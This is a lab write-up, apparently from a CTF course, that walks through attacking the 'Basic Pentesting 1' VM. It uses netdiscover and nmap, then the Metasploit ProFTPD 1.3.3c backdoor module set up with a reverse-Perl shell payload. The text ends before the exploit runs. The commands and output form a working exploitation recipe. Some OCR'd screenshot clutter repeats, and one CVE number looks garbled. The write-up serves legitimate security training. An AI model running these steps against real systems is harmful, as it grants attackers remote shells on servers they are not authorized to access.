Cybersecurity Lab Project: Penetration Testing with Nmap & Metasploit

Hack Like a Pro

Conquer the Ultimate CTF Battle!

Present By DevTown

Penetration Testing of Basic Pentesting 1 Machine using Nmap and Metasploit

Task Completed by

Devarsh Mehta

Penetration Testing of Basic Pentesting 1 Machine using Nmap and Metasploit

Objective:

Learn practical penetration testing by:

- Scanning and identifying open ports using Nmap
- Finding vulnerabilities
- Exploiting them using Metasploit (msfconsole)
- Getting shell access


Prerequisites:

- Basic knowledge of Linux commands
- Kali Linux (preferably as host or inside VirtualBox)
- Installed: nmap, msfconsole, netdiscover
- Oracle VirtualBox

Step By Step Process:

- step 1 : open your kali Linux terminal and first find target machine IP using netdiscover command.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# netdiscover -i eth0
```



```
Currently scanning: 10.22.213.0/8   |   Screen View: Unique Hosts

110 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 6600
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
192.168.222.142 00:0c:29:08:e9:ef     46    2760  VMware, Inc.
192.168.222.2   00:50:56:fd:0c:e5     47    2820  VMware, Inc.
0.0.0.0         00:50:56:c0:00:08      3     180  VMware, Inc.
192.168.222.1   00:50:56:c0:00:08      3     180  VMware, Inc.
192.168.222.254 00:50:56:f6:21:b5     11     660  VMware, Inc.
```


- here we got IP addresses. which is

```
192.168.222.142 00:0c:29:08:e9:ef     47    2820  VMware, Inc.
```

- step 2 : now we can perform Nmap scan for check which services is open.
- here is the following command for Nmap scan

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -O -p- -sC 192.168.222.142
```

- -sV = Service Version Detaction
- -O = OS Fingerprinting or OS version Detaction
- -p- = finding for all ports 65535 ports.
- -sC = For Script Scan




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -O -p- -sC 192.168.222.142
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-03 02:02 EDT
Nmap scan report for 192.168.222.142 (192.168.222.142)
Host is up (0.00052s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:08:E9:EF (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.27 seconds

┌──(kali㉿kali)-[~]
```

kali-linux-2024.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2024.3-vmware-a...
Basic_Pentesting 1
3:08
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~/Desktop
root@kali: /home/kali/Desktop
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- here we got three services in Nmap Scan which is open and name is FTP , HTTP AND SSH.
- here we first see http port so first we try to run in the browser this http service.
- we put the target machine IP address in browser with 80 number port.

```
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
```



It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.

kali-linux-2024.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2024.3-vmware-a...
Basic_Pentesting 1
3:09
192.168.222.142/
ProFTPd-1.3.3c - Backdo
New Tab
192.168.222.142
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- so now we move to the FTP PORT 21.

```
21/tcp open  ftp     ProFTPD 1.3.3c
```

- here we found the version of ftp is proFTPD 1.3.3c.
- so i search on google for any exploits regard proFTP 1.3.3.c



https://www.google.com/search?client=firefox-b-e&q=ProFTPD+1.3.3+exploit

ProFTPD 1.3.3 exploit


Rapid7
https://www.rapid7.com › modules › exploit › unix › ftp
ProFTPD-1.3.3c Backdoor Command Execution
This module **exploits** a malicious backdoor that was added to the **ProFTPD** download archive. This backdoor was present in the **proftpd**-1.3.3c.tar.[bz2|gz] archive.

Exploit-DB
https://www.exploit-db.com › exploits
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)
3 Dec 2010 — **ProFTPd**-1.3.3c - Backdoor Command Execution (Metasploit). CVE-69562 . remote **exploit** for Linux platform.

Exploit-DB
https://www.exploit-db.com › exploits
ProFTPd IAC 1.3.x - Remote Command Execution
7 Nov 2010 — **ProFTPd** IAC 1.3.x - Remote Command Execution. CVE-2010-4221 . remote **exploit** for Linux platform.

Broadcom
https://www.broadcom.com › ... › Attack Signatures
PROFTPD_MULTIPLE_REMOTE...
Additional Information. **ProFTPD** is an FTP server that is available for UNIX and Linux platforms. The application is prone to the following vulnerabilities:

kali-linux-2024.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
All Videos Short videos Images News Shopping Forums More Tools
Sign in
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_133c_backdoor/

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/unix/ftp/proftpd_133c_backdoor
msf exploit(proftpd_133c_backdoor) > show targets
    ...targets...
msf exploit(proftpd_133c_backdoor) > set TARGET < target-id >
msf exploit(proftpd_133c_backdoor) > show options
    ...show and set options...
msf exploit(proftpd_133c_backdoor) > exploit
```

NEW
Explore Exposure Command
Confidently identify and prioritize exposures from endpoint to cloud with full attack surface visibility and threat-aware risk context.

kali-linux-2024.3-vmware-amd64 - VMware Workstation
RAPID7
PLATFORM SERVICES RESOURCES PARTNERS COMPANY
REQUEST DEMO
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


- I can see a exploit which is already available on Metasploit framework

step 3 : Open Metasploit framework and try to exploit the proFTPD

```
┌──(kali㉿kali)-[~]
└─$ msfconsole  -q
```

- and search the exploit using search command.

```
msf6 > search ProFTPD 1.3.3c


Matching Modules

================

   #  Name                                  Disclosure Date  Rank       Check  Description

   -  ----                                  ---------------  ----       -----  -----------

   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No
ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use
exploit/unix/ftp/proftpd_133c_backdoor


msf6 >
```



```
       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > ProFTPD 1.3.3c
[-] Unknown command: ProFTPD. Run the help command for more details.
msf6 > search ProFTPD 1.3.3c

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 >
msf6 >
```


kali-linux-2024.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~/Desktop
root@kali: /home/kali/Desktop
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- so, we follow these commands for select this exploit module

```
        msf6 > use 0
```

- and now we see the payloads option for this exploit module

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
```



kali-linux-2024.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2024.3-vmware-a...
Basic_Pentesting 1
3:23
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~/Desktop
root@kali: /home/kali/Desktop

```
   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 >
msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                  .                normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl                .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6           .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                  .                normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                  .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl  .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl             .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet  .              normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- now we set the payload for backdoor connection show we select the payload below for reverse connection :

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse_perl

payload => cmd/unix/reverse_perl
```

- after we check the remaining option for configuration using show options command.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
```




kali-linux-2024.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2024.3-vmware-a...
Basic_Pentesting 1
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~/Desktop
root@kali: /home/kali/Desktop
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload /cmd/unix/reverse_perl
payload ⇒ cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- now we have to set LHOST and RHOSTS
- LHOST = LOCAL HOST (Attacker IP)
- RHOST = REMOTE HOST (Target IP)

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.222.136

LHOST => 192.168.222.136

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.222.142

RHOSTS => 192.168.222.142
```

